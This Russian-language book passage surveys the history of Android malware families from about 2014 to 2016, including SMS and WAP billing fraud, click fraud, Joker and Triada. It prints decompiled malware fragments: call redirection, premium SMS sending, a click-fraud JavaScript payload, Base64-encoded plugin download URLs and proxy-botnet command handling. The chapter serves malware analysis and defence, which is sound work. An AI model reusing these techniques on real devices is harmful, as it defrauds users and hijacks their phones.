> **Примечание.** Помимо обмана пользователей, которых убеждали загрузить поддельные версии настоящих приложений, программы RuPlay в Google Play не содержали вредоносных функций: компонент мошенничества с SMS находился в приложениях RuFraud, которые они загружали и устанавливали. Поэтому исходный код здесь не приводится. Заинтересованные читатели могут в качестве характерного примера проанализировать `com.wHillClimbRacingMoneyMod (v1366388635, 9de8)`, якобы предлагавшее читы для популярной игры Hill Climb Racing.

Конечным местом загрузки приложений RuPlay для мошенничества с SMS был сайт `hotdroid-apps.pm`. Этот сайт давно исчез, а большинство его вредоносных приложений потеряно для истории. Одно из сохранившихся приложений - `flv.app (v118, 6ed2)`, которое многие антивирусные продукты распознают как вредоносную программу под названием FakeApp, FakeInst или Agent. Оно было создано для мошенничества с SMS, но содержало и другие интересные идеи.

Например, сервер управления мог приказать приложению перенаправлять исходящие звонки пользователя. Поскольку у нас нет доступа к журналам сервера, назначение этой функции неизвестно, но, вероятно, приложение пыталось перехватывать звонки пользователей мобильным операторам, чтобы предотвратить жалобы на неизвестные списания. Вместо горячей линии оператора пользователь, сам того не зная, звонил мошенникам. В листинге 2-6 показано, как это работает.

```
String v26_0 = intent.getExtras().getString(
  "android.intent.extra.PHONE_NUMBER");
flv.app.Settings.log(new StringBuilder("phone: ").append(v26_0).toString());
if (!flv.app.Settings.isRedirect(v26_0)) {
  return;
} else {
  flv.app.Settings.log("isRedirect: true");
  this.setResultData(0);
  flv.app.Settings.makeCall(context, flv.app.Settings.callTo);
  ...
```

Листинг 2-6. Приложение `flv.app (v118, 6ed2)` перенаправляет телефонные звонки пользователя

Сервер управления приложения поддерживал и команды, не связанные с текстовыми сообщениями и звонками. Например, команда `antiUninstall` выводила системное диалоговое окно для предоставления приложению прав администратора устройства и показывала пугающее сообщение, загруженное с сервера. На протяжении многих лет вредоносные программы Android использовали права администратора, чтобы пользователи не могли удалять вредоносные приложения. Со временем команда Android Security совместно с командой операционной системы удаляла свойства администратора устройства, которыми злоупотребляли вредоносные программы, пока в Android 9.0 (Pie) сам API не был объявлен устаревшим. В Android 10 этот API вообще перестал что-либо делать.

WallySMS

Ещё одно семейство для мошенничества с SMS, WallySMS, было нацелено на страны Западной Европы. В листинге 2-7 приведён образец из `com.albertech.harlemshake (v2, 31f8)`, который по коду страны мобильной связи (mobile country code, MCC) проверяет, находится ли устройство во Франции, Испании или Германии. Затем он назначает устройству закодированный в Base64 платный номер SMS для мошеннических действий.

```
private static boolean i() {
  boolean v0_6;
  switch (Integer.parseInt(((TelephonyManager)com.albertech.harlemshake.a.h.
      getSystemService("phone")).getNetworkOperator().substring(0, 3))) {
    case 208: {
      com.albertech.harlemshake.a.k = new String(
        Base64.decode("ODE3ODk=", 0), "UTF-8");
      v0_6 = true;
      break;
    }
    case 214: {
      try {
        com.albertech.harlemshake.a.k = new String(
          Base64.decode("MjUyMjE=", 0), "UTF-8");
      } catch (UnsupportedEncodingException v0) {
```

```
          v0_6 = false;
        }
      }
      case 262: {
        com.albertech.harlemshake.a.k = new String(
          Base64.decode("NDY2NDU=", 0), "UTF-8");
      }
      default: {
        v0_6 = false;
      }
    }


    return v0_6;
  }
```

Листинг 2-7. Приложение `com.albertech.harlemshake (v2, 31f8)` **содержит платную SMS-нагрузку только для Франции (MCC 208), Испании (MCC 214) и Германии (MCC 262)**

Динамический анализ этого образца показал, что при запуске на устройстве, настроенном для любой другой страны, приложение не проявляет вредоносной активности.

Современные мобильные телефоны имеют множество конфигураций, поэтому инструменты анализа вредоносных программ должны понимать требования анализируемой программы к окружению. В частности, им следует объединять результаты статического и динамического анализа, поскольку без сведений, полученных статическим анализом, трудно правильно настроить среду динамического анализа.

Самые совершенные инструменты анализа вредоносных программ передают сведения между механизмами статического и динамического анализа.

Mono WAP

В ответ на распространённость мошенничества с SMS в ранние годы Android команда операционной системы внесла несколько изменений для более надёжной защиты пользователей. В 2012 году в Android 4.2 (Jelly Bean) появилось диалоговое окно предупреждения, открывающееся всякий раз, когда приложение отправляет текстовое сообщение на платный номер. Примерно к 2014 году эта версия Android получила критически широкое распространение. Небольшое изменение значительно снизило прибыльность мошенничества с SMS и перекрыло самый прямой способ незаконного заработка на Android. Хотя некоторые семейства вредоносных программ для мошенничества с SMS продолжали загружать в Google Play, ни одно из них не достигло огромного масштаба и не поддерживалось изощрёнными авторами. Вместо этого управлявшие профессиональными предприятиями по выпуску вредоносных программ люди начали искать другие способы быстро заработать на пользователях Android.

Следующим по привлекательности способом обмануть пользователей стали другие виды мошенничества с телефонными счетами. Во многих странах пользователи телефонов могут оплачивать услуги с помощью технологии выставления счетов по протоколу беспроводных приложений (Wireless Application Protocol, WAP). К серверам выставления счетов WAP можно обращаться по HTTP, поэтому вредоносным приложениям легко с ними соединяться. Недостаток для мошенников заключается в том, что оплата через WAP распространена не так широко, как оплата через SMS, поэтому они ограничены целями в нескольких странах, включая Россию, Таиланд, Вьетнам, Испанию и Великобританию.

Mono WAP, крупнейшее семейство для мошенничества с WAP в 2014 году, представляло интерес не только широким распространением: примечательны также выбранный язык программирования и крошечный размер вредоносного кода, затруднявший его обнаружение.

В отличие от других крупных семейств вредоносных программ Android, почти исключительно написанных на Java, Mono WAP была создана на Mono for Android - платформе программного обеспечения с открытым исходным кодом, позволявшей разработчикам создавать приложения Android на языках .NET, например C#. В 2016 году Microsoft приобрела компанию, стоявшую за Mono for Android, и переименовала платформу в Xamarin.Android. Такой выбор языка создавал серьёзные трудности для антивирусных технологий, способных анализировать только Java-код.

Другая интересная особенность семейства Mono WAP заключалась в том, что оно содержало очень мало кода и действовало исключительно незаметно. Программа загружала страницы мошеннической оплаты WAP в WebView - стандартный компонент Android для отображения веб-страниц без браузера - и оформляла для пользователя возобновляемую подписку на платную услугу. До того как мобильные операторы усилили защиту оформления подписок через WAP, приложению Mono WAP было достаточно собрать идентификатор Android устройства и отправить его на домен, размещённый мошенниками.

Например, образец `com.baibla.krasive (v1, 9604)` отправлял запросы по следующим URL:

```
http://mobifs.ru/?app=krasivejshiemestaplanety\&aid=30016d7eaab21a25
```

Параметр URL `app`, предположительно, обозначал приложение, от которого поступил запрос, а параметр `aid` идентифицировал пользователя, которого следовало подписать на платную услугу.

Эта простая схема работала только на устройствах, подключённых к сети оператора, предоставлявшего услугу платной подписки. Если устройство было подключено к Wi-Fi или мобильной сети другого оператора, оформить подписку было невозможно. Тем не менее простота оформления платных услуг через обычные HTTP-соединения затрудняла выявление мошенничества с WAP. Как отличить законный HTTP-запрос от запроса, который против воли пользователей подписывает их на услуги? В ранние годы мошеннические WAP-приложения зачастую обнаруживали только после того, как на нежелательные списания жаловалось достаточное количество пользователей.

С годами мобильные операторы улучшили защиту от мошенничества с помощью двухфакторной аутентификации и других механизмов, подтверждающих, что пользователь разрешил платёж. В некоторых странах государства изменили законодательство об оплате через WAP в пользу потребителей. По мере укрепления операторами защиты страниц оформления WAP-подписок мошеннические приложения становились всё сложнее: теперь вредоносным программам требовалось перехватывать сообщения двухфакторной аутентификации и с помощью JavaScript или иных методов вводить код подтверждения в диалоговое окно.

Мошенничество с WAP оставалось прибыльным и широко распространённым на Android по меньшей мере до 2023 года. Поскольку законное выставление счетов через WAP служит прекрасным источником дополнительного дохода для мобильных операторов, всё больше стран и операторов начали предоставлять эту возможность клиентам. Каждый новый рынок WAP-оплаты немедленно привлекает соответствующие вредоносные программы, поскольку новые операторы подобных услуг часто неопытны в борьбе со злоупотреблениями и мошенничеством.

Вредоносные программы, связанные с криптовалютами

В 2014 году также начали распространяться вредоносные программы Android, связанные с криптовалютами. В то время ограниченных аппаратных возможностей мобильных телефонов ещё хватало для добычи многих криптовалют, особенно если злоумышленники контролировали большое количество устройств и превращали их в майнинговый ботнет. Сначала скрытая добыча была нацелена на такие криптовалюты, как Bitcoin и Litecoin, но вскоре сосредоточилась на Monero. По замыслу для добычи Monero требовалось менее мощное оборудование, чем для других криптовалют того времени, поэтому она прекрасно подходила для мобильных телефонов.

Главным преимуществом добычи Monero был сайт Coinhive, позволявший любому человеку добывать монеты Monero с помощью единственной строки JavaScript-кода. Вскоре авторы вредоносных программ повсюду, не только на Android, встроили такие однострочные майнеры Coinhive в приложения, сайты, рекламные объявления и всё остальное, что могло выполнять JavaScript. Из-за масштаба злоупотреблений антивирусное программное обеспечение и другие защитные продукты начали блокировать все соединения с сайтом. В марте 2018 года журналист в области компьютерной безопасности Брайан Кребс опубликовал подробное расследование под названием «Who and What Is Coinhive?», где изложил сомнительную историю сайта и стоявших за ним людей. Coinhive прекратил работу в начале 2019 года, и с тех пор ни один другой сайт не пошёл по его стопам. Закрытие фактически положило конец скрытой добыче криптовалют вредоносными программами Android.

Когда в 2020 и 2021 годах цены на криптовалюты поднялись до новых рекордных уровней, авторы вредоносных программ перешли от добычи к фишингу. Фишинговые приложения взламывали учётные записи и кошельки криптовалют, после чего переводили все остатки средств на счета разработчиков вредоносных программ. Защита пользователей во всей разнообразной криптовалютной экосистеме, где тысячи валют проходят через циклы ажиотажа, оказалась настоящей проблемой. Даже простое отслеживание имён, логотипов и сайтов всех этих криптовалют, а также их официальных и неофициальных приложений-кошельков требует полной занятости целой команды.

Taicliphot

За пределами Google Play положение с вредоносными программами оставалось непрозрачным. Мы полагаем, что в период с 2012 по 2014 год чаще всего из сторонних источников устанавливалась RuFraud, рассмотренная ранее в этой главе. Тысячи известных образцов приложений действовали сходным образом, но неясно, составляли ли они единое семейство вредоносных программ или группу семейств с одинаковой тактикой. DroidDream Light, сохранявшая активность в 2013 году, исчезла в 2014-м.

Другим крупным семейством 2014 года, распространявшимся вне магазинов, были приложения Taicliphot для мошенничества с SMS, нацеленные на любителей порнографии во Вьетнаме. Эти программы почти не содержали кода и сразу переходили к функции мошенничества с SMS в методе `onCreate` основной активности. В листинге 2-8, взятом из `ncn.taicliphot (v1, 38a3)`, показана эта функция.

```
protected void onCreate(Bundle savedInstanceState) {
  Type(UNKNOWN) v2_0 = 1024;
  super.onCreate(savedInstanceState);
  this.requestWindowFeature(1);
  this.getWindow().setFlags(v2_0, v2_0);
  this.setContentView(2130903041);
  this.l = ((LinearLayout)this.findViewById(2131034114));
  SmsManager v0_0 = SmsManager.getDefault();
  try {
```

```
    if (!this.readFile(this.file).equals("1")) {
      this.writeFile(this.file, "1");
      v0_0.sendTextMessage("6022", 0, "test naenewlife", 0, 0);
      v0_0.sendTextMessage("6022", 0, "test naenewlife", 0, 0);
      v0_0.sendTextMessage("6022", 0, "test naenewlife", 0, 0);
      Log.d("aaaaaaaaaaaaaaaaaaaa", "Da gui");
    }
  } catch (IOException v6_0) {
    v6_0.printStackTrace();
    try {
      this.writeFile(this.file, "1");
      v0_0.sendTextMessage("8782", 0, "HT androi", 0, 0);
      v0_0.sendTextMessage("8793", 0, "jm2 androi", 0, 0);
      Log.d("aaaaaaaaaaaaaaaa", "Da gui");
    } catch (IOException v7_0) {
      v7_0.printStackTrace();

      this.l.setOnTouchListener(new ncn.taicliphot.xemcliphot$1(this, v0_0));
      return;
    }
  }
```

Листинг 2-8. Приложение `ncn.taicliphot (v1, 38a3)` **отправляет платные SMS без согласия пользователя**

Поскольку доступные тогда версии Android ещё не имели динамических диалоговых окон разрешений, пользователь соглашался предоставить приложению все запрошенные разрешения во время установки. К моменту запуска приложения Taicliphot пользователь уже предоставлял разрешение на SMS. Поэтому приложение могло отправлять сообщения на платные номера с помощью показанного кода.

Первые предустановленные вредоносные программы

В 2014 году мы также встретили несколько ранних примеров предустановленных вредоносных программ. Китайская компания в сфере безопасности Qihoo 360 обнаружила предустановленное семейство OldBoot, которое описала в опубликованной в январе записи блога «Oldboot: The First Bootkit on Android». Вскоре после этого «Лаборатория Касперского» обнаружила на китайских устройствах UUPay - семейство вредоносных программ, которое без согласия собирало конфиденциальные сведения о пользователе и потенциально создавало начисления в его телефонном счёте, - и рассказала о нём в мартовской записи блога «Caution: Malware Pre-Installed!».

Lookout Mobile Security обнаружила DeathRing - семейство троянов, способных совершать мошенничество с SMS и WAP. О нём можно прочитать в материале «DeathRing: Pre-Loaded Malware Hits Smartphones for the Second Time in 2014», опубликованном в декабре того года.

Четвёртым открытием года стала CoolReaper, о которой сообщила Palo Alto Networks и которая была описана в декабрьской публикации «CoolReaper Revealed: A Backdoor in Coolpad Android Devices». CoolReaper была мощным семейством бэкдоров, устанавливавшимся на устройства китайским изготовителем Coolpad.

Появление крупных вредоносных сетей: 2015 и 2016 годы

В 2015 и 2016 годах вредоносные программы Android продолжали быстро развиваться, и эти годы стали самыми интересными для их исследования. Поскольку изменения защиты Android снизили прибыльность мошенничества с SMS, авторы вредоносных программ обратились к другим формам злоупотребления. В этом разделе рассматриваются самые разные примеры: от троянов и фишинга до DDoS-атак, мошенничества с WAP и многого другого.

Turkish Clicker

В 2014 году в Google Play появилось и вскоре приобрело дурную славу новое семейство вредоносных программ - Turkish Clicker. Приложения Turkish Clicker загружали JavaScript-код с серверов управления и выполняли его в WebView. Команда Android Security узнала об этом семействе, когда в том же году вредоносная программа использовала заражённые устройства для DDoS-атаки на Google Play. Мы не знаем, была ли эта атака преднамеренной или стала побочным результатом чрезмерно агрессивной попытки манипулировать механизмом ранжирования приложений Google Play. В любом случае команда Android Security быстро остановила Turkish Clicker, удалив её приложения с устройств и тем самым прекратив атаку.

В 2015 году Turkish Clicker вернулась с удвоенной силой и превратилась в крупнейшую на тот момент вредоносную сеть, когда-либо встречавшуюся в Google Play. Это была первая сеть, поставившая на поток создание учётных записей разработчиков Google Play: за прошедшие годы их были созданы тысячи. Авторы вредоносных программ экспериментировали с разными схемами заработка и в конечном итоге остановились на мошенничестве с кликами и WAP, сосредоточившись на турецких пользователях. Общественность узнала об этой сети в январе 2016 года, когда американо-израильская компания в сфере безопасности Check Point рассказала о ней в записи блога «Turkish Clicker: Check Point Finds New Malware on Google Play».

В листинге 2-9 показана приведённая в удобочитаемый вид нагрузка, которую приложение Turkish Clicker `com.gkrj.djjsas (v2, c901)` загрузило со своего сервера управления.

```
85.248.227.164
http://olmazsanolmazgudieruvickleri.org/p30.php
javascript: function rastgele(e, n) {
  return Math.floor(Math.random() * (n - e + 1) + e)
}


function fireEvent(e, n) {
  var i = e;
  if (document.createEvent) {
    var t = document.createEvent("MouseEvents");
    t.initEvent(n, !0, !1), i.dispatchEvent(t)
  } else document.createEventObject && i.fireEvent("on" + n)
}



for (var links = document.getElementsByTagName("a"),
    elmalar = null, i = 0; i0) {
  fireEvent(document.links[i], "mouseover"),
  fireEvent(document.links[i], "mousedown"),
  fireEvent(document.links[i], "click");
  break
};
```

Листинг 2-9. Нагрузка для мошенничества с кликами, загруженная приложением `com.gkrj.djjsas (v2, c901)`

IP-адрес в первой строке, который приложение, по-видимому, игнорировало, мог принадлежать выходному узлу Tor. URL во второй строке указывает на вторичный сервер управления, откуда вредоносная программа загружает список целевых сайтов. Далее в листинге JavaScript-код содержит функцию мошенничества с кликами, которая нажимает объявления на целевых сайтах. Во время анализа в 2016 году все эти цели являлись порнографическими сайтами.

Gaiaphish

В то время как крупнейшие вредоносные сети 2015 года сосредоточились на мошенничестве с WAP, сети среднего размера проявляли настоящую изобретательность. Несколько сетей начали захватывать учётные записи социальных сетей в таких приложениях, как Instagram или российская сеть VK, похищая учётные данные пользователей. Другая сеть, Shuabang, создавала бесчисленные новые учётные записи Gmail, чтобы манипулировать продуктами Google. Испанская компания в сфере компьютерной безопасности ElevenPaths впервые описала Shuabang в опубликованной в ноябре 2014 года записи блога «Shuabang Botnet: BlackHat App Store Optimization (BlackASO) in Google Play».

Ещё одна сеть под названием Gaiaphish, описанная в отчёте *2017 Android Security Year in Review*, выманивала учётные данные Google. Кроме того, её приложения динамически загружали код для злоупотребления различными сайтами Google. Например, `skt.faker.world (v3, 936c)` содержало закодированные в Base64 URL-адреса для загрузки дополнительных файлов подключаемых модулей, нацеленных на рекламные ресурсы Google, социальную сеть Google+ и сам Google Play (листинг 2-10).

```
static {
  String[] v0_1 = new String[3];
  v0_1[0] = "aHR0cDovL24yZm94LmNvbS9uZi9wbHVnaW5hcGs=";
  v0_1[1] = "aHR0cDovL3Bva2VyYWlyLmNvbS9uZi9wbHVnaW5hcGs=";
  v0_1[2] = "aHR0cDovL2l3YXNib3JudG9kaWUudXMvbmYvcGx1Z2luYXBr";
  com.google.dex.b.k = v0_1;
  return;
}
```

Листинг 2-10. Строки в кодировке Base64 в `skt.faker.world (v3, 936c)`

Показанные закодированные строки декодируются в следующие URL:

```
http://n2fox.com/nf/pluginapk
http://pokerair.com/nf/pluginapk
http://iwasborntodie.us/nf/pluginapk
```

Загруженный подключаемый модуль скрывал вредоносные функции в официально звучащих именах пакетов, таких как `com.google.android.*` и `com.google.dex.*`. Инструкции конфигурации содержали десятки параметров. Некоторые из них показаны в листинге 2-11.

```
name           = ct
versionGLib    = 16
debug          = false
app            = test
plusDelay      = 10000000
bannerShow     = 10000000
bannerHide     = 10000000
bannerDelay    = 10000000
banner         = disable

interCheat     = disable
bannerCheat    = disable
```

Листинг 2-11. Параметры конфигурации Gaiaphish из `skt.faker.world (v3, 936c)`

Одна из забавных функций Gaiaphish заключалась в том, что её приложения публиковали в Google Play поддельные отзывы, предположительно за плату, чтобы повысить популярность и репутацию других приложений. Образцы Gaiaphish содержат множество таких поддельных отзывов о приложениях в виде жёстко заданных строк. Небольшая подборка приведена в листинге 2-12.

```
private String reviewContent(Context context, com.google.android.w2x.GReview
     gReview) {
  String[] v1_0 = vn.com.nfox.android.cst.Constant.getShared(context).
     getString("reviewContent", "Love it very cute nice download it best game
     ever #This is a pretty good game it is fun ;-) # I like this game so much
     #This an amazing game# Thanks for the good game!!! # Lol this game is fun
      and cute.# This is such a fun, cute and addictive game! I love it! #
     like this game overall; its cute and fun to play.#Loved it I got it for
     free# My cousin sis luvs it n its a great game 2 play...").split("#");
```

Листинг 2-12. Поддельные отзывы пользователей Google Play из `skt.faker.world (v3, 936c)`

Вредоносные программы Android давно манипулируют рейтингами приложений Google Play. В зависимости от степени преступности программа может публиковать поддельные отзывы из выманенных учётных записей Google, автоматически созданных поддельных учётных записей или с ферм настоящих устройств, которыми управляют люди. Чем убедительнее выглядят оценки и комментарии, тем успешнее они заманивают ничего не подозревающих пользователей, убеждая их загрузить приложение.

Judy

Judy, второе по величине семейство вредоносных программ 2016 года, зарабатывала на мошенничестве с рекламой. Компания Check Point первой обнаружила это семейство и описала его в опубликованной в мае 2017 года записи блога «The Judy Malware: Possibly the Largest Malware Campaign Found on Google Play». Приложения Judy были предназначены для мошенничества с кликами в рекламных продуктах Google.

Код приложений Judy может быть довольно запутанным. Он использует внутреннюю систему обмена сообщениями, чтобы находить объявления Google и выполнять мошеннические клики посредством JavaScript. Приведённый в удобочитаемый вид код в листинге 2-13 показывает мошеннические клики в `air.com.eni.AnimalJudy035 (v1250000, a72a)`.

```
public final void run() {
  float x = (
    net.shinhwa21.jsylibrary.MService.f(a.a(this.a)) *
    net.shinhwa21.jsylibrary.MService.g(a.a(this.a)));
  float y = ((
    net.shinhwa21.jsylibrary.MService.h(a.a(this.a)) *
    net.shinhwa21.jsylibrary.MService.g(a.a(this.a))) +
    net.shinhwa21.jsylibrary.MService.i(a.a(this.a)));
  ...

  MotionEvent motionEvent1 =
    MotionEvent.obtain(downTime, eventTime, ACTION_DOWN, x, y, 0);
  MotionEvent motionEvent2 =
    MotionEvent.obtain(downTime, eventTime, ACTION_UP, x, y, 0);


  a.a(this.a).a.dispatchTouchEvent(motionEvent1);
  a.a(this.a).a.dispatchTouchEvent(motionEvent2);
  ...
}
```

Листинг 2-13. Приложение `air.com.eni.AnimalJudy035 (v1250000, a72a)` **нажимает случайный пиксель внутри ранее найденного объявления**

Клик происходит в потоке, запущенном после получения сообщения `LODING5`. Чтобы выполнить этот клик, код вычисляет случайные координаты x и y внутри объявления. Затем он нажимает объявление двумя вызовами API `dispatchTouchEvent`.

После 2016 года среди вредоносных программ Android стало преобладать мошенничество с рекламой, будь то мошенничество с кликами или иные методы. Эта прибыльная категория остаётся одним из немногих прямых способов заработка для авторов вредоносных программ теперь, когда мошенничество с SMS и добыча криптовалют стали менее выгодными. Многие другие категории вредоносных программ допускают лишь косвенную монетизацию. Например, чтобы заработать на похищенных данных, автору вредоносной программы необходимо найти покупателя. Аналогичным образом для заработка на программе-вымогателе нужно найти жертву, которая согласна и способна заплатить выкуп.

У мошенничества с рекламой есть ещё одно преимущество: оно может оставаться совершенно невидимым для пользователей. Это важно, поскольку более навязчивые виды вредоносных программ, например фишинг, пользователь способен заметить и понять, а затем удалить подозреваемое в нечестном поведении приложение. Мошенничество с рекламой может годами оставаться незамеченным на устройствах и долго приносить доход авторам вредоносных программ.

DressCode

У DressCode - крупной вредоносной сети, обнаруженной Check Point и описанной в опубликованной в августе 2016 года записи блога «DressCode Android Malware Discovered on Google Play», - был другой новаторский способ заработка. Она превращала заражённые устройства в узлы прокси-ботнета. Затем авторы вредоносной программы могли направлять через эти устройства трафик, например вредоносный трафик для мошеннических кликов по рекламе, и скрывать его источник.

Приложения DressCode реализуют вредоносные функции всего в нескольких классах. Авторы повторно использовали пример кода, опубликованный в 2000 году на CodeProject (codeproject.com), а затем добавили классы, необходимые им для проксирования. В листинге 2-14 показан приведённый в удобочитаемый вид код из `com.dark.kazy.goddess.lp (v1, d858)`. После соединения с заранее настроенным сервером управления код разбирает полученные от него текстовые команды и открывает новые прокси-соединения с другими серверами, указанными в команде `CREATE`.

```
String line[] = lines[i];
if (!line.equals("HELLO")) {

  if (!line.startsWith("PING")) {
    if (!line.startsWith("SLEEP")) {
      if (!line.startsWith("WAIT")) {
        if (line.startsWith("CREATE")) {
          String[] splitLine = line.split(",");
          if (splitLine.length == 3) {
            this.createConnection(
              splitLine[1], Integer.valueOf(splitLine[2]).intValue());
          }
```

Листинг 2-14. Приложение `com.dark.kazy.goddess.lp (v1, d858)` разбирает различные команды прокси-сервера, поступающие с сервера управления

Получив управление прокси-ботнетом, авторы вредоносных программ могут зарабатывать несколькими способами. Например, помимо описанного выше варианта, они способны продавать доступ к ботнету другим преступным группам, желающим проводить DDoS-атаки, или превращать заражённые устройства в выходные узлы для поставщиков VPN.

В период с 2016 по 2021 год вариант с VPN стал одной из самых распространённых форм злоупотребления вредоносными программами Android. По мере роста спроса пользователей на персональные VPN-службы сомнительные VPN-компании строили свой бизнес за счёт ничего не подозревавших пользователей Android. Эти компании создавали SDK прокси-сетей и платили известным разработчикам Android за включение их в популярные приложения. Устройства пользователей, установивших приложения с такими SDK, превращались в конечные узлы проксируемого сетевого трафика. Разумеется, пользователям об этом не сообщалось.

Как и мошенничество с рекламой, это простой способ монетизации вредоносных программ Android. Проксирование столь же незаметно для пользователей, как мошенничество с кликами, и может продолжаться всё время, пока установлены приложения с прокси-SDK.

Joker

Joker, вероятно, является крупнейшим семейством вредоносных программ в истории Google Play, превосходящим по масштабу даже Turkish Clicker. Начиная с 2016 года её разработчики создают приложения для мошенничества с SMS и WAP, предназначенные для Google Play.

Команда Android Security впервые упомянула Joker в отчёте *2017 Android Security Year in Review* под названием BreadSMS. Затем, в июне 2019 года, датская CSIS Security Group заново обнаружила Joker и описала её в записи блога «Analysis of Joker - A Spy & Premium Subscription Bot on GooglePlay». Технические сведения об этом семействе приведены в той публикации и в следующей записи блога команды Android Security «PHA Family Highlights: Bread (and Friends)», вышедшей в январе 2020 года.

Начиная с 2019 года Joker неоднократно находили в Google Play, и о ней сообщали многие исследователи безопасности. Вероятно, первоначальные разработчики Joker по сей день продолжают создавать приложения для мошенничества с WAP, нацеленные на Юго-Восточную Азию, но мы также полагаем, что после публичного успеха Joker появились разработчики вредоносных программ-подражателей. Сегодня Joker - обобщающее название мошенничества с WAP в Google Play, охватывающее неизвестное количество отдельных семейств вредоносных программ.

Самые интересные стороны Joker - её масштаб и сложные методы уклонения от обнаружения. С 2016 по 2022 год разработчики вредоносных программ создали тысячи приложений Joker. По мере того как команда Android Security и антивирусные компании учились обнаруживать Joker, разработчики совершенствовали защиту, чтобы избежать выявления. За прошедшие годы создатели вредоносных программ и защитники многократно повторяли эту игру в кошки-мышки. В результате недавние приложения Joker запутаннее большинства других семейств вредоносных программ.

Приложение Joker `com.guo.smscolor.amessage (v5, 5445)`, появившееся в ноябре 2021 года, показывает, насколько далеко всё зашло. Оно содержит зашифрованный файл `assets/extersion/ex_compose`, который в действительности представляет собой нативный код ARM. После расшифрования и выполнения приложением этот файл раскрывает зашифрованный DEX-код, который также расшифровывается и выполняется. Код загружает файл `adal.jar` из облачной службы AliBaba и тоже выполняет его. Именно в `adal.jar` находится настоящий код мошенничества с WAP. Разумеется, на каждом этапе применяется и россыпь других методов защиты, включая обнаружение эмулятора, обфускацию и шифрование кода.

В листинге 2-15 показан код из `com.guo.smscolor.amessage (v5, 5445)`, предназначенный для мошенничества с WAP в Южной Африке и Таиланде. Мы намеренно оставили его обфусцированным, чтобы показать, насколько трудно понимать современный код Joker.

```
if (v0_10 != null) {
  v0_11 = v0_10.getSimOperator();
    if (android.text.TextUtils.isEmpty(v0_11)) {
      v0_11 = "";
    }
  }


  vgy7.vgy7.vgy7.vgy7.bhu8.cft6 = v0_11;


if (vgy7.vgy7.vgy7.vgy7.bhu8.cft6.startsWith("655")) {
  if (vgy7.vgy7.vgy7.vgy7.cft6.bhu8.qaz1 == null) {
    vgy7.vgy7.vgy7.vgy7.cft6.bhu8.qaz1 =
      new vgy7.vgy7.vgy7.vgy7.cft6.bhu8(v5_0, 5);
  }
  if (vgy7.vgy7.vgy7.vgy7.cft6.bhu8.wsx2 == null) {
    vgy7.vgy7.vgy7.vgy7.cft6.bhu8.wsx2 =
      new vgy7.vgy7.vgy7.vgy7.cft6.bhu8(v5_0, 9);
  }
  vgy7.vgy7.vgy7.vgy7.cft6.bhu8.qaz1.nji9();
  vgy7.vgy7.vgy7.vgy7.cft6.bhu8.wsx2.nji9();
}


  if (("52001".equals(vgy7.vgy7.vgy7.vgy7.bhu8.cft6)) ||
     (("52003".equals(vgy7.vgy7.vgy7.vgy7.bhu8.cft6)) ||
      ("52023".equals(vgy7.vgy7.vgy7.vgy7.bhu8.cft6)))) {
    v0_0 = 1;
  }

if (v0_0 != null) {
  String v0_8 = v2_8.bhu8;
  if ((v0_8 != null) && (v0_8.toLowerCase().startsWith(
    "http://ss1.mobilelife.co.th/wis/wap"))) {
    String v0_12 = new String(v2_8.mko0);
    this.bhu8.vgy7(v2_8.bhu8);
    this.bhu8.vgy7().cft6 = v0_12;
    vgy7.vgy7.vgy7.vgy7.mko0.vgy7 v2_12 = this.bhu8;
    String v3_42 = vgy7.vgy7.vgy7.vgy7.bhu8.vgy7(
      v0_12, "id=\"msisdn-4g-box\" value=\"", "\"");
```

Листинг 2-15. Пример кода из приложения `com.guo.smscolor.amessage (v5, 5445)`

Этот пример показывает, как `adal.jar` выбирает разные страны и операторов. Android API `getSimOperator` возвращает строку из пяти или шести цифр, содержащую код страны мобильной связи телефона и код мобильной сети (mobile network code, MNC). Затем код проверяет, начинается ли значение с 655 - MCC Южной Африки. В другом месте значение сравнивается с 52001, 52003 и 52023. Префикс 520 обозначает Таиланд, а суффиксы 01, 03 и 23 - три крупнейшие мобильные сети Таиланда: AIS, AIS-3G и MTS. Joker атакует эти сети для мошенничества с WAP.

Южная Африка и Таиланд входят в число наиболее частых целей мошенничества с WAP. Среди других популярных целей - страны Юго-Восточной Азии, особенно Вьетнам и Индонезия, и Ближнего Востока, включая Египет, Объединённые Арабские Эмираты, Саудовскую Аравию и другие.

Ramnit: когда вредоносная программа Windows заражает разработчиков Android

В качестве любопытного отступления отметим, что 2015 и 2016 годы стали периодом расцвета ботнета Windows Win32!Ramnit. Этот ботнет заразил компьютеры Windows столь многих разработчиков Android, что стал седьмым по величине семейством вредоносных программ Google Play в 2016 году. На заражённых компьютерах Ramnit внедряла себя в ZIP-файлы для распространения. Поскольку приложения Android представляют собой обычные ZIP-файлы с расширением APK, Ramnit заражала и их. Она не была межсистемной вредоносной программой, поэтому установка пользователями Android приложений, содержавших Ramnit, не представляла опасности. Тем не менее команда Android Security удаляла приложения с исполняемыми файлами Ramnit из Google Play и просила заражённых разработчиков очистить свои системы разработки.

Triada

Когда ранее в этой главе мы обсуждали Ghost Push, то описали процветающую китайскую отрасль вредоносных программ, состоящую из связанных создателей и распространителей. К другим ранним образцам вредоносных программ из этой сети относятся Triada и Chamois в 2014 году, Gooligan, Snowfox и YouTube Downloader в 2015-м, а также Hummingbad в 2016-м. Эти семейства имели огромный масштаб и сложные модели распространения. Хотя ранние версии сетей распространялись через Google Play и установку из сторонних источников, позднее их распространители сосредоточились на гораздо более эффективном способе: проникновении в процесс производства устройств и его подрыве.

Удобно для злоумышленников, что большинство устройств Android производится в Китае, поэтому китайским авторам вредоносных программ легко получить к ним доступ. По-видимому, один из распространённых способов такого доступа - создание подставных компаний, выдающих себя за законных разработчиков программного обеспечения. В действительности создаваемые ими программы содержат бэкдоры и другие встроенные вредоносные функции. Мы видели, как такие подставные компании разрабатывали решения для обновления по беспроводной сети, программы разблокировки по лицу и программы управления шрифтами с бэкдорами, а затем дёшево продавали эти технологии изготовителям устройств. В ходе интеграции подставные компании просят изготовителей предоставить их программам привилегированный доступ к глубинным частям систем Android, благодаря чему вредоносные программы могут выполнять функции, для которых прежде требовались эксплойты получения root-прав.

Triada, возможно, является самым известным семейством предустановленных вредоносных программ Android. Впервые она была описана «Лабораторией Касперского» в двух записях блога за март 2016 года: «Triada: Organized Crime on Android» и «Everyone Sees Not What They Want to See». Она достигла редко встречавшегося прежде уровня сложности. В июне 2019 года команда Android Security опубликовала дополнительные технические сведения о возможностях Triada в материале «PHA Family Highlights: Triada». В том же месяце технический журналист Брайан Кребс исследовал происхождение Triada и стоявших за ней людей в статье «Tracing the Supply Chain Attack on Android».

